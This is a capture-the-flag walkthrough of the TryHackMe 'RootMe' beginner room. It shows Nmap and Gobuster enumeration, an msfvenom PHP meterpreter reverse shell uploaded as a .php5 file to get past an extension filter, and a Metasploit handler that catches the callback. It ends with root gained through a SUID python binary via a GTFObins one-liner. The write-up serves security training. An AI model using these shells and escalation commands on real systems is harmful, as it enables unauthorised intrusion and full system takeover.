Try Hack Me: RootMe

Description	A CTF for beginners, can you root me?
Difficulty Level	Easy
Room	https://tryhackme.com/r/room/rrootme
Host	10.10.134.212
Title	RootMe

Walkthrough

Step 1: Enumeration

Nmap

sudo nmap -sV -sC -T4 -A 10.10.134.212

-sV	Detect service version
-sC	Run default Nmap scripts
-T4	Aggressive timing template
-A	Enable OS detection, version detection, script scanning, and traceroute

```
┌──(kali㉿kali)-[~/TRYHACKME/rootme]
└─$ sudo nmap -sV -sC -T4 -A 10.10.134.212
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 23:11 CAT
Nmap scan report for 10.10.134.212
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/18%OT=22%CT=1%CU=37262%PV=Y%DS=4%DC=T%G=Y%TM=676
OS:33AC8%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(
OS:SP=106%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=106%GCD=2%ISR=10A%TI=Z%C
OS:I=Z%II=I%TS=8)OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509S
OS:T11NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5
OS:=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%
OS:T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(
OS:R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
HOP RTT       ADDRESS
1   292.91 ms 10.6.0.1
2   ... 3
4   362.41 ms 10.10.134.212

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.69 seconds
```

Scan results show that 2 TCP ports are open, port 22 (ssh) running OpenSSH 7.6p1 and port 80 (http) running Apache httpd 2.4.29.

GoBuster


```
sudo gobuster dir -u http://10.10.134.212 -w /usr/share/wordl
```

Executing the command above results in the identification of 4 hidden directories with /panel and /uploads standing out.

```
┌──(kali㉿kali)-[~/TRYHACKME/rootme]
└─$ sudo gobuster dir -u http://10.10.134.212 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 64

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.134.212
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 316] [--> http://10.10.134.212/uploads/]
/css                  (Status: 301) [Size: 312] [--> http://10.10.134.212/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.134.212/js/]
/panel                (Status: 301) [Size: 314] [--> http://10.10.134.212/panel/]
```

Open in Browser



/panel shows a upload page, assumption is uploaded files ae then found in the /uploads directory below.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.29 (Ubuntu) Server at 10.10.134.212 Port 80


Step 2: Exploitation

Creating Reverse shell


```
msfvenom -p php/meterpreter_reverse_tcp LHOST=myIp LPORT=9001
```

```
┌──(kali㉿kali)-[~/TRYHACKME/rootme]
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=10.6.79.14 LPORT=9001 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34923 bytes
Saved as: shell.php
```

After successful creation of reverse shell upload to the host using /panel.



Unfortunately after attempting to upload the error above, a quick google translate to “PHP is not allowed!”. Lets try a .php5 filetype



The upload was successful.

Step 3: Post-Exploitation

Setting up listener in msfconsole

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(multi/handler) > set lport 9001
lport ⇒ 9001
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.6.79.14:9001
```

Navigate to /uploads directory and open uploaded file

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php5	2024-12-18 21:43	34K	

Apache/2.4.29 (Ubuntu) Server at 10.10.134.212 Port 80

This will establish the reverse shell

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.6.79.14:9001
[*] Meterpreter session 1 opened (10.6.79.14:9001 → 10.10.134.212:51668) at 2024-12-19 00:00:41 +0200

meterpreter > getuid
Server username: www-data
meterpreter >
```

Locate user.txt using the command below

```
find / -type f -name user.txt 2> /dev/null
```

Navigate to identified file

```
meterpreter > shell
Process 2659 created.
Channel 3 created.
/bin/bash -i
bash: cannot set terminal process group (921): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rootme:/var/www/html/uploads$ find / -type f -name user.txt 2> /dev/null
<uploads$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
www-data@rootme:/var/www/html/uploads$ cat /var/www/user.txt
cat /var/www/user.txt
[redacted]
```

Privilege Escalation

Identify binaries using SUID

```
find / -perm -u=s -type f 2>/dev/null
```

/usr/bin/python seems interesting after a search on GTFObins, we have the following

```
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Navigate to /usr/bin and run code above


```
www-data@rootme:/var/www/html/uploads$ cd /usr/bin
cd /usr/bin
www-data@rootme:/usr/bin$ ./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
whoami
root
```

Locate root.txt using the command below

```
find / -type f -name root.txt 2> /dev/null
```

```
find / -type f -name root.txt 2> /dev/null
/root/root.txt
cat /root/root.txt
```

Conclusion



References

GTFObins https://gtfobins.github.io/gtfobins/python/